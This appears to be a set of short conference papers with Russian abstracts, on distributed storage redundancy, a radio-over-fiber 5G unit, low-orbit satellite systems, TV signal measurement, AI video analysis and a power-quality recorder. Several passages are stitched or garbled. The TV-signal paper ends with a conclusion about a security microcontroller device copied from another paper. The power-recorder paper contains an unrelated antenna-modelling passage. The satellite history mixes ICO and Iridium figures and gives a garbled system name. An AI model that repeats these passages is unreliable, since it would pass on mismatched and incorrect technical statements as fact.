- DSS can scale, i.e. it makes one common storage system from many, many nodes. Legacy SDS solutions were scalable systems that formed clusters of 2 nodes in active-passive or mirror configurations;

- DSS systems can achieve performance that is impossible for SDS 1.0 solutions. And this performance is achieved with extremely low use of computing power (CPU and RAM). This is one of the reasons why you can work in a hyperconvergent way, on contrast to legacy SDS solutions;

- Finally, the usability and functionality of a good distributed system are qualitatively different from using Generation 1 SDS.

A distributed storage system can refer to any of three types of storage: block, file, and object. In the case of block storage systems, “distributed data storage” usually refers to a single storage system in a limited geographical area, usually located in a single data center, because the performance requirements are very high. It is impossible to make a distributed storage system that provides high performance over a long distance, simply because the laws of physics do not allow it – it takes too much time to synchronize a system scattered across 3 continents [2].

In the case of object storage systems, they can be both in one location and in several locations, and a distributed storage system can work here geographically, since the performance requirements are not as high as for block storage. The file storage is located between them, depending on the workload that the system user performs [1].

The main reason is that the current approach to storage no longer works: it is not flexible enough, not fast enough, or its cost is prohibitively high. In many cases, all at the same time. By design, a distributed storage system solves all these problems simultaneously.

Distributed storage systems use standard servers, which are now quite powerful (in CPU, RAM, as well as network connections/interfaces), so

they allow storage to become a software application, the same as databases, operating systems, virtualization and all other applications. You no longer need a special drawer to perform only the storage function. Allowing a standard server to run storage, in addition to other applications, is a big breakthrough. This means simplifying the IT stack and creating a single structural unit for the data center - just servers connected to a "flat" network. No more separate storage boxes. This allows you to scale by adding more servers and thus linearly increasing capacity and performance. This also means that you can have servers that simultaneously serve as storage and computing nodes (converged/hyperconverged infrastructure).

In a distributed storage system, any server has a processor, RAM, disks and a network interface, and they all behave as one group. To sum up: with distributed storage, organizations will be able to minimize the cost of their infrastructure by up to 90%. This is due to the fact that distributed storage is no longer limited to storage alone – it has a positive impact on the entire IT stack – it uses standard servers, disks and network, which are cheaper. It combines storage and computing resources, thereby increasing the utilization rate of these standard servers. Consequently, the data center requires less energy, cooling, space, etc. A distributed storage system is easier to manage, which means that fewer personnel will be required to operate the IT infrastructure.

Most companies managing their own infrastructure are expecting to switch to a distributed storage system in less than 3 years in order to remain competitive. Distributed storage has already proven its value, but there are companies that do not dare to at least evaluate it. This is surprising, since the rule of thumb says that for every dollar spent on servers, companies spend \$5 on storage. Thus, storage is the most expensive part of the data center. Reducing the cost of storage by up to 90% radically changes the total cost of infrastructure [2].

Over the past decades, the storage system has been constantly updated thanks to visionaries who have put forward ideas, such as the idea for a distributed storage system. Data storage for a distributed system can be difficult, there are many approaches and fundamentals that need to be configured to get a data warehouse suitable for specific applications. The choice of storage approach affects performance, storage cost, redundancy, engineering complexity, etc., and these decisions need to be made in the context of the application, its dataset, and its usage patterns.

Optimization methods. Let's consider methods for optimizing data storage:

1. Storage reservation. There are two main ways to deal with storage redundancy: one is through data replication, the other is through what is called "Erasure Coding". Both methods have their advantages and disadvantages and are better suited for solving various tasks.

2. Replication. The simplest approach to storage redundancy is data replication, in which we will store an exact copy of the data if something happens to the original. In computer storage, such as desktops and servers, this is usually implemented with something called RAID 1, RAID means a redundant array of inexpensive disks. HDFS has generally relied on the replication factor for reliability and redundancy. This works by relying on direct copying of HDFS “blocks”, usually stored in different racks.

When a block or bit becomes unavailable, it can be directly copied directly from the replica (Figure 1)




Figure 1 – Copying from a replica

The presence of complete replicas of data means that if there is a problem with getting data from one copy of the disk, it is always possible to get them from one copy without interruption.

This also means that we can facilitate multiple simultaneous reads of the same datasets. This can be useful in cases where there are popular tables in the data lake, for example, if there are fragments of data that are not available only when operations need to be queued, and not the rest of the data.

However, this approach has drawbacks: the software has to do some work to keep replicas synchronized, and there are additional costs for storing replicas.

3. Erasure encoding is designed to provide a more cost-effective way to create redundancy rather than direct data replication. It works by generating "parity" bits, which allows you to restore the original data if one of the original bits is missing.

The concept of mashing encoding has been around for several years in various forms, as part of RAID 5 and 6, for a special kind of memory (ECC) or for file archives such as file extensions .par and .par2, popular among newsgroup file uploaders. It was introduced in Hadoop 3.0 as part of HDFS-EC.

One of the simplest forms of parity checking is the implementation of an even/odd parity bit. The parity bit checks whether the sum of all the bits is even or odd. We can see what is implemented in Figure 2




Figure 2 – Parity check

We have four different source bits, 2 with 1, 2 with 0. Their sum is 2, which is even, so there is no remainder (0), which becomes a parity bit. Now let's imagine that one of the four original bits is missing. It is also possible to recover the information contained in this bit using the parity bit (Figure 3).




Figure 3 – Parity check

In the example above, our third source bit is missing because we know the size of the fragment of the source bits (4), we know that the sum can only be 1 (if the 3rd bit is 0) or 2 (if the 3rd bit is 1). But since we have a parity bit equal to zero, we know that the sum must be even. The sum should be 2 and the third bit should be 1.

Conclusion. Thus, data storage has evolved over the years to meet the growing needs of companies and individuals. Now we are approaching a turning point when the traditional approach to storage – the use of a separate specialized storage box – no longer works for both technical and economic reasons. Consider the methods of optimizing data storage: storage redundancy. There are two main ways to deal with storage redundancy: one is through data replication, the other is through what is called "Erasure Coding". Both methods have their advantages and disadvantages and are better suited for solving various tasks.

Replication. The simplest approach to storage redundancy is data replication, in which we will store an exact copy of the data if something happens to the original. In computer storage, such as desktops and servers, this is usually implemented with something called RAID 1, RAID means a redundant array of inexpensive disks. Encoding is intended to provide a more cost-effective way to create redundancy rather than direct data replication. It works by generating “parity” bits, which allows you to restore the original data if one of the original bits is left.

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Аннотация. В статье рассмотрены теоретические аспекты функционирования распределенных хранилищ: их сущность и функции. Автором также приводятся особенности оптимизации хранения данных в хранилищах данного типа.

Ключевые слова: данные, хранение, распределенные, хранилища, информация, информационные технологии.

Annotation. The article discusses the theoretical aspects of the functioning of distributed storage: their essence and functions. The author also describes the features of optimizing data storage in this type of storage.

Keywords: data, storage, distributed, storage, information, information technology.

UDC 621.396.44

**HIGH-SPEED MICROWAVE-PHOTONIC RADIO UNIT WITH
DISTRIBUTED STRUCTURE FOR 5G BASESTATION**

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Introduction. At the end of June 2021, the working group on information infrastructure of the autonomous non-profit organization "Digital Economy" approved a roadmap to stimulate the investment activity of operators. One of the initiatives is related to the location of base stations of 5G networks on the roofs of buildings. As a result, it became necessary to

design new, small-sized and cost-effective structures of central and base stations of 5G networks. [1-3].

Main part. The paper discusses a model of a split Radio over Fiber (RoF) transceiver module of a system using OFDM technologies. Figure 1 illustrates the block diagram develop unit.




Figure 1 – The block diagram develop unit

The system architecture is divided into 5 parts:

- The OFDM transmitter system;
- RF to optical up-conversion;
- Optical to RF down-conversion;
- PhasedArrayAntennaModule;
- OFDM receiver system.

Figure 2 illustrates the structure of microwave-photonic radio unit with distributed structure for 5G basestations.




Figure 2 – The structure diagram develop unit

At the input of the system (Figure 3), generated the signal with a bitrate 20 Gbit/s. The signal at the video frequency is modulated by a subcarrier frequency 15 GHz. The resulting bandpass signal is modulated over an optical carrier using external intensity modulation by utilizing a LiNbO₃ MZM. Next, the optical signal is filtered and transmitted through the optical fiber to the radio terminal (RT) (Figure.3) at distances from 50 km.




Figure 3 – The structure of central distribution station module




Figure 4 — The structure of radio terminal

In the RT module (Fig.4), optical signal is demodulated from the carrier frequency of 28 GHz and broadcast of the phased array module. The signal is received in the opposite direction.

The DSP scheme is used to compensate for the in-phase and quadrature imbalances which may occur at several points along the transmission path. These imbalances may occur from inappropriate bias voltage settings of the MZM, misalignment of the polarization controller and the photodetector responsivity mismatch.

Conclusion.

A high-speed microwave-photonic radio module with a distributed structure for a 5G base station for transmitting a high-speed data stream with a transmission rate of 20 Gbit/s and with a high signal-to-noise ratio on a radio frequency subcarrier has been developed and described.

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Аннотация. Разработана экономически эффективная структура высокоскоростного радиофотонного радиомодуля с распределенной структурой для организации работы базовой станции мобильной связи 5G. Описан принцип работы разработанной блока волоконно-эфирной сети.

Ключевые слова: радиофотоника, радио по волокну, OFDM, 5G базовая станция.

Annotation. A cost-effective structure of a high-speed microwave-photonic radio module with a distributed structure to organize the operation of a 5G mobile communication base station is developed. The principle of operation of the developed Radio over Fiber unit is described.

Keywords: microwave-photonic, Radio over Fiber, OFDM, 5G base station.

UDC 654.16

LOW-ORBIT MOBILE SATELLITE COMMUNICATIONS SYSTEMS

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1. Introduction


A very promising direction in the development of public mobile communications is the creation of satellite systems. Such systems make it possible to provide communications to vast regions with low population density, in which the creation of terrestrial cellular mobile communication systems is not economically justified. They started develop in the last two decades of the 20th century and, no doubt, will become very widespread in the 21st century, as they allow providing global mobile communications (land, including in hard-to-reach areas with low population density, sea and air). One of the first such systems was the TATS experimental system created in 1967 in the USA.

An important feature of the creation of these systems is that the implementation of many of them is carried out with international cooperation of financial, industrial and intellectual resources of the countries included in this cooperation.

2. Main part


In 1979-1982, the Inmarsat first-generation satellite mobile communication system was created and put into operation. This system is operated by the international organization "Inmarsat", which involves eighty-six countries, including Russia. The system uses 4-5 satellites located in geostationary orbits (GO) and provides (with the exception of the polar regions) global service to subscribers throughout the Earth. It was created for the organization of maritime mobile communications, but is also used for land and air mobile communications, and today more than one hundred and forty-three thousand satellite earth stations operate in it. The terminals of this system are equipped with thirty-five thousand ships of the world fleet.

The high relevance of the creation and implementation of global mobile personal communication systems (GMPCS - Global Mobile Personal Communication System) has led to the need to develop within the ITU the general principles of international regulation of the use of such systems (pict. 1) [1].



Picture 1 – Service area of the Inmarsat system

A number of international and national projects have been proposed for the creation of such systems based on communication satellites in non-geostationary orbits (NGOs). The use of NGO satellites allows, in comparison with GO satellites, significantly reduce the delay in the communication channel, which is very important for the transmission of voice messages, reduce the energy of the line, which can significantly reduce the size and weight of the user terminal, and also use user terminals with omnidirectional antennas (pict. 2).



Picture 2 – Global mobile personal satellite communications

The first GMPS system was the Iridium system, proposed in 1985. In those years, this project looked grandiose and very complex. It was planned to launch 88 satellites in the system, located on 11 orbital planes equidistant from each other (later, 66 satellites were used in the implemented system). In this system, for the first time, inter-satellite communications were organized between two adjacent satellites of the same orbit and adjacent orbital planes, its on-board repeater provided processing and channel switching, etc. For signal transmission, a signal transmission technology similar to that used in a cellular mobile communication system was used

GSM standard, time duplex is used, and the message transmission rate ranged from 2.4 to 9.6 kbps [2].

The Iridium system was fully implemented in 1998 and provided the transmission of voice and fax messages, data and paging signals, as well as the transmission of GPS (Global Position System) navigation signals. Unfortunately, when putting it into operation, a number of marketing miscalculations were made, and it was unable to gain the required number of subscribers. One of the reasons for this was that over the 6-7 years that have passed since the development of the Iridium project, there has been a very rapid development of land-based cellular networks that have covered large areas of many countries. At the end of 1999, the Iridium company filed for bankruptcy and ceased to exist. Despite the commercial failure of the Iridium project, its implementation is the largest scientific and technical achievement of the twentieth century. The unique experience that was gained during the creation of this system will certainly be used in the implementation of even more grandiose satellite communications projects.

In 1991, the idea was put forward to create a simpler than the Iridium system, the Globalstar system, and a few years later (in 1994), ICO (Intermediate Circular Orbit) spun off from Inmarsat, which began to create mobile satellite communication systems of the same name. These systems, as well as the Iridium system, use NGO satellites. They are supposed to provide basically the same services as in the Iridium system.

The Globalstar system uses the same CDMA radio interface as used by the US land cell system; communication is provided in the frequency range of 1.6-2.5 GHz using 50 earth stations and 48 communication satellites located in 8 planes in low NGO orbits.

The ICO uses a TDMA radio interface similar to that used in the GSM system. Communication with the public network is provided using 12 earth stations and 10 communication satellites located in two planes on the System

“Iridium”: 66 satellites in medium NGO orbits. For the operation of the ICO system, frequency bands in the range of 1.9-2.1 GHz have been allocated, which is intended for the development of third-generation mobile communication networks.

Projects of the Globalstar and ICO systems are closest to completion, and at the very beginning of the 21st century they will begin to provide services to their subscribers. In the systems being created, due to the use of "multi-mode" subscriber handsets, the possibility of their operation in existing terrestrial cellular communication networks of existing standards will be provided. By 2010, the total number of mobile satellite subscribers is expected to reach 25 million.

In addition to the systems mentioned, other projects of public satellite mobile communication systems are being developed in a number of

countries, as well as specialized satellite mobile communication systems designed to control the condition and location of vehicles, provide emergency communications, carry out environmental and industrial monitoring, etc. Some of them have already been implemented and their operation has begun.

Chronology:

- 1967 - creation of an experimental communication line "TATS" for communication with mobile objects (USA);

- 1982 - commissioning of the international geostationary system "Inmarsat", providing land, sea and air mobile communications;

- 1985 - the beginning of work on the Iridium project;

- 1990 - the creation of the "5KurPope" system for the organization of aeronautical mobile communications through the artificial satellites of the "Inmarsat" system;

- 1991 - the beginning of the development of the Globalstar system;

- 1994 - the beginning of the development of the ICO system;

- 1998 — commissioning of the Iridium low-orbit mobile satellite communications system using GSM technology;

- 1999 — commissioning of the low-orbit mobile satellite communications system Globalstar;


- 2000 - it is planned to put into operation the low-orbit system of mobile satellite communication ICO.

The Globalstar system is designed to provide mobile and fixed satellite communications services, especially in remote and hard-to-reach areas where cellular and wireline telecommunications are underdeveloped or completely absent.

Globalstar provides communications services in all subjects of the Russian Federation. Now all Russian residents can call via satellite from anywhere in Russia to almost anywhere in the world.

The Globalstar system provides high quality satellite communications. The Globalstar coverage area in Russia covers the territory from the southern border of Russia and the countries served up to 74° north and from the western border up to 192° east. (single tariff zone). The 100% service area extends to 70°N and thence to 74°N with a decrease in session time. Similarly, the eastern part of the GlobalTel service area will also have breaks between sessions outside of 100% coverage.

The service area for the Russian Globalstar segment is shown in the figure (pict. 3).



Picture 3. – Service area of the Russian segment

The map below shows the general tariff service zone of Globalstar, the dashed line indicates the approximate zone of 100% coverage.

The ideology of the Globalstar system consists in the use of cellular communication methods while putting base station repeaters into outer space. When developing this system, the experience of creation of cellular communication systems with code division of channels (CDMA) of Qualcomm company was mainly applied [3,4].

3. Conclusion

Satellite broadcasting via geostationary satellites will continue to be widely used. For the foreseeable future it will constitute the main source of income for satellite operators. But advances in technology in the coming years will also open up opportunities for new services using very high-capacity and multibeam geostationary satellites. In addition, satellites will continue to play an important role in the growth of digital terrestrial television, providing additional coverage to serve homes beyond the reach of terrestrial networks.

Also relevant is the further development of existing satellite communications systems (VSAT, Iridium, Globalstar, Gonets, etc.), among which systems dedicated to maritime safety can be singled out, in particular the Inmarsat system that meets the Global Maritime Distress and Safety System (GMDSS) and International Civil Aviation Organization (ICAO) requirements for communications for global aviation safety.

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Аннотация. Спутниковая связь играет важнейшую роль в повышении качества жизни людей в условиях современной цифровой экономики. От спутниковых технологий, так или иначе, зависит почти каждая отрасль — от банковского сектора и транспорта до сельского хозяйства. К числу революционных инноваций относятся малые спутники, спутники с высокой пропускной способностью, спутники с полностью электрическим двигателем и спутники на низкой околоземной орбите, которые создают возможности для целого ряда решений — от цифровых финансовых услуг до более качественного медицинского обслуживания и более "умных" городов.

Ключевые слова: спутниковая связь, зона покрытия, подвижная спутниковая служба, орбитальная группировка, подспутниковая точка.

Annotation. Satellite communications play a critical role in improving the quality of life of people in today's digital economy. Nearly every industry, from banking and transportation to agriculture, depends on satellite technology in one way or another. Revolutionary innovations include small satellites, high-capacity satellites, all-electric satellites, and low-Earth orbit satellites, which are creating opportunities for a range of solutions, from digital financial services to better health care and smarter cities.

Keywords: satellite communications, coverage area, mobile satellite service, orbital constellation, sub-satellite point.

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TECHNOLOGIES OF MEASUREMENT AND ANALYSIS OF TELEVISION SIGNALS

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Introduction. Various technologies for receiving, transmitting, processing and storing a television signal and information are possible only if a certain signal level is maintained. For these purposes, various devices are used, for example, television signal meters, which provide not only verification of transmitted and received signals, but also the improvement of their processing methods. In general, the transmission of television images, as well as information, in modern conditions is carried out in various ways: through cable networks and direct transmission over land, using the global Internet and satellite communications [1].

TV signal meter is a device for setting up satellite and terrestrial television receiving systems, as well as monitoring the level of received signals in cable television networks. Such devices determine the absolute values of the parameters and analyze the spectrum of input DVB digital signals, with the possibility of recording programs on an external storage device [2].

Lateef Adesola Akinyemi and Oluwagbemiga Shoewu investigate the performance of a television broadcast transmitter and Harris which uses the inductive output tube. They study the various components that enhances the mode of operation, the differences between the analog and digital operation, and represent the log book reading obtained from the Harris transmitter installed in LTV 8 for six month in order to calculate the efficiency of the transmitter [3].

R.L. Cupo, Mohsen Sarraf, M. Shariat and M. Zarrabizadeh research an OFDM all digital in-band-on-channel (IBOC) AM and FM radio solution using the PAC encoder. They said that the advances in digital communications and compression algorithms have made more efficient and more robust transmission schemes possible. Radio broadcast systems have not fully utilized these advances to their benefit [4].

The purpose of the study is to analyze the main technologies for receiving, transmitting, processing and storing a television signal and information.

The methods used to analyze the data were theoretical research methods, namely analysis, synthesis, comparison, abstraction, concretization and systematization.

Main part. DVB signals refer to the MPEG-2 algorithm of information transmission networks, which are used to encode signals with audio and video information, as well as to create elementary program and transmission streams.

DVB signal standards for digital transmission of video, audio and data can be:

— DVB-T (Terrestrial transmission, ETSI EN 300744, developed in 1997). It is used for terrestrial television broadcasting;

– DVB-C (Cable transmission, ETSI - European Telecommunications Standards Institute EN 300429, developed in 1996). It is used for cable television broadcasting;

— DVB-S (Satellite transmission, ETSI EN 300421, developed in 1995). Used for satellite television broadcasting;

– microwave distribution (DVB-MS systems operating below 10 GHz; DVB-MS systems operating above 10 GHz). They belong to the class of cellular television systems.

Systems are a further development of the DVB-T standard.

Conclusion. A system for analyzing video images, as well as receiving, transmitting and processing data in the field of security is considered. This device is intended for use in the security system of various objects.

The device uses a microcontroller that collects the received information from various devices and transfers it to the head unit.

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Аннотация: Описаны технологии создания устройств на основе параметров для анализа и измерения телевизионного сигнала. Рассмотрены принципы работы анализаторов сигналов телевизионного изображения, которые могут быть использованы при настройке и монтаже телевизионного передающего и приемного оборудования, а также для создания соответствующих устройств как для спектрального

анализа, так и для векторного анализатора сигналов. Анализ спектра (включая фазовый шум, искажения мощности) и анализатор векторных сигналов (включая анализ качества демодуляции или модуляции) выполняются в качестве измерительных приложений.

Ключевые слова: телевизионный сигнал, частота, полоса пропускания IF, сигнал DVB, кабельная передача, наземная передача.

Annotation. The technologies for creating the devices on the basis of the parameters for the analysis and measurement of the TV signal were described. The principles of operation of TV image signal analyzers are considered, which can be used when setting up and installing TV transmitting and receiving equipment, as well as for creating appropriate devices for both spectral analysis and a vector signal analyzer. Spectrum analysis (including phase noise, power distortion) and vector signal analyses (including demodulation or modulation quality analysis) are performed as measurement applications..

Keywords: TV signal, frequency, IF bandwidth, DVB signal, cable transmission, terrestrial transmission.

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VIDEO ANALYSES USING ARTIFICIAL INTELLIGENCE

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Introduction. Currently, the use of neural networks in various fields of human activity, including security, is becoming increasingly popular. The electronic transmission of information over distances has become virtually inseparable from computers. Electronic transmission of information over distances and computers create value together. “Effective operations of enterprises in almost every sector of the economy requires a well functioning transport” [3, p. 2]. Transport management is the most important logistics thing. Costs associated with transport are often more than one-fourth of the overall logistics costs [4, 7].

Z. Messner notes that information as data on economic phenomena and processes is used in decision-making processes [6]. Janusz Grabara, Michal Kolcun, Sebastian Kot study the role of information systems in transport logistics. The definition determined by N. Winer, who characterized “the content of the information gleaned from the outside

world in the process of our adjustment to it and adapt it to our senses” [5, p.2

The information in the sense of things is a product resulting from a process. It has a source of information and the recipient, as the product [5]. It may be subjected to operations such as transmission, processing, storage, purchase, exchange.

Main part. Neural networks will allow collecting and analyzing information. The neural network itself is able to highlight the necessary features and learns to recognize them. This allows solving complex problems, and security systems based on them are widely used in industrial enterprises, construction sites, subways, banks, forestry and other areas.

A self-learning neural network is a network of devices that simulate the environment under study in real time, by analyzing data and calculating the necessary parameters, both with and without the help of an operator.

The block diagram of the proposed device is shown in fig. one.




Figure 1 – Structural diagram of an analytical video image system based on neural networks

The collection and transmission of information will be carried out using the Mikron MIK32 microcontroller, a Russian-made 32-bit RISC-V microcontroller with functions similar to the STMicro STM32L0 Cortex-M0 + MCU, which shows how the open source RISC-V architecture can allow more companies to develop their own chips.

The MIK32 microcontroller has a processor IP from Syntacore, based in St. Petersburg, in accordance with the RV32IMC profile. The 32MHz MCU comes with I2C, UART, SPI, ADC, DAC interfaces, as well as various timers, an interrupt controller, and more.

Conclusion.

A system for analyzing video images, as well as receiving, transmitting and processing data in the field of security is considered. This device is intended for use in the security system of various objects.

The device uses a microcontroller that collects the information received from various devices and transmits it to the head unit.

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Аннотация. Представлены результаты разработки и исследования системы анализа видеоизображения с использованием искусственного интеллекта. Отмечено, что нейросети позволят собирать и анализировать информацию. Нейросеть способна сама выделять нужные признаки и учиться их распознавать. Это позволяет решать сложные задачи, а системы безопасности на их основе широко используются на промышленных предприятиях, строительных объектах, метрополитенах, банках, лесных хозяйствах и других сфера.

Ключевые слова: анализ, искусственный интеллект, нейросеть, канал связи, микроконтроллер, безопасность.

Annotation. The results of the development and research of a video image analysis system using artificial intelligence are presented. It is noted that neural networks will allow you to collect and analyze information. The neural network itself is able to highlight the necessary features and learns to recognize them. This allows to solve complex problems, and security systems based on them are widely used in industrial enterprises, construction sites, subways, banks, forestry and other areas.

Keywords: analysis, artificial intelligence, neural network, communication channel, microcontroller, security.

REAL-TIME ELECTRICITY QUALITY VIOLATION RECORDER

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Introduction. In the modern world, the development of environmentally friendly electric power systems, as well as the design of intelligent distributed systems connected to a network, is becoming increasingly popular.

Various non-linear loads cause voltage, current and frequency drops, which in turn disrupts the operation of such systems, and adversely affects the quality of electricity supplied to the consumer [5]. Timely and accurate determination of the place and nature of the decrease in the quality of the supplied electricity is possible by analyzing information from the sections of the power grid, and the ability to control individual sections and the entire system in real time [4]. N.B.G. Brinkel, M.K. Gerritsma, T.A. AlSkaif, I. Lampropoulos, A.M.van Voorden, H.A.Fidder, W.G.J.H.M.van Sark considered impact of rapid PV fluctuations on power quality in the low-voltage grid and mitigation strategies using electric vehicles [2].

Main part. The real-time power quality recorder is a device that supports continuous operation and is designed to collect high-precision data for assessing the quality of power in power supply systems [3]. This device involves the use of algorithms and functions for the analysis and management of power supply. In the course of work, the collected data allows you to determine the nature of the impact on the network, and take appropriate measures.

Such devices are quite expensive. We propose to create an inexpensive device, preferably on domestic components. Also, the power quality registrar is supplemented with electricity metering and control devices, which will allow to remotely determine its consumption. The block diagram of the device is shown in fig. one.




Figure 1 – Block diagram of the real-time power quality recorder

The antenna is formed from two flat trapezoidal sheets. Each part is one of a two-wire transmission line and a system of arms of symmetrical vibrators. Along the conductor, the transmission lines are connected in series on one end of half-wave symmetrical vibrators. The symmetrical vibrators are formed by combining two parts in the form shown in Fig. one.

The antenna is excited at the top at the junction of two conductors of a two-wire transmission line.

After the calculations, the geometric parameters of the trapezoidal sheets were determined, the geometry of which is described in Fig. 2.

In the computer-aided design system, electrodynamic modeling of the characteristics of the developed model of a trapezoidal log-periodic antenna (TLPA) was performed.

The simulation was carried out in the frequency range 0.7–4.5 GHz. Directional diagrams of RTDs in the E- and H-planes are calculated.




Figure 2 – Structural electrical diagram of connecting the device to the mains

In our device, a special 32-bit K1986BE23 microcontroller based on the ARM Cortex-M0 core was used to register and control electricity at a frequency of 36 MHz. It contains special hardware blocks [3, 4].

The microcontroller has 64KB flash memory, 16KB RAM, two UART modules, and a three-channel 24-bit sigma-delta ADC. The ADC block of the microcontroller contains three channels of the sigma-delta ADC, which allow to digitize input signals at a frequency of 4, 8 and 16 kHz. The first channel is used to digitize the voltage sensor signal. The second is for digitizing the current sensor signal. The third channel provides neutral current leakage control. All channels have a programmable gain amplifier (0, 6, 12 or 18 dB), and each current channel also has an independent integrator [1].

Conclusion. The design of a real-time power quality recorder has been developed, in which the consumed energy is measured, but also the voltage, current, power, frequency of the network. The device uses a microcontroller that reads the measured values, and also provides control and stabilization of the supplied electricity.

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Аннотация. Представлены результаты разработки и исследования регистратора нарушения качества электроэнергии в реальном времени, предназначенной для использования в экологически чистых электроэнергетических системах, а также при проектировании интеллектуальных распределенных систем, объединенных в сеть.

Ключевые слова: регистратор качества, энергосети, сбора данных, канал связи, микроконтроллер.

Annotation. The author presents the results of the development and research of electricity quality violation recorder designed for use in environmentally friendly electric power systems, as well as in the design of intelligent distributed systems integrated into a network.

Keywords: quality recorder, power grid, data collection, communication channel, microcontroller.

UDC 004.912

DETECTION OF OBJECTS IN AN IMAGE USING HOG AND SVM

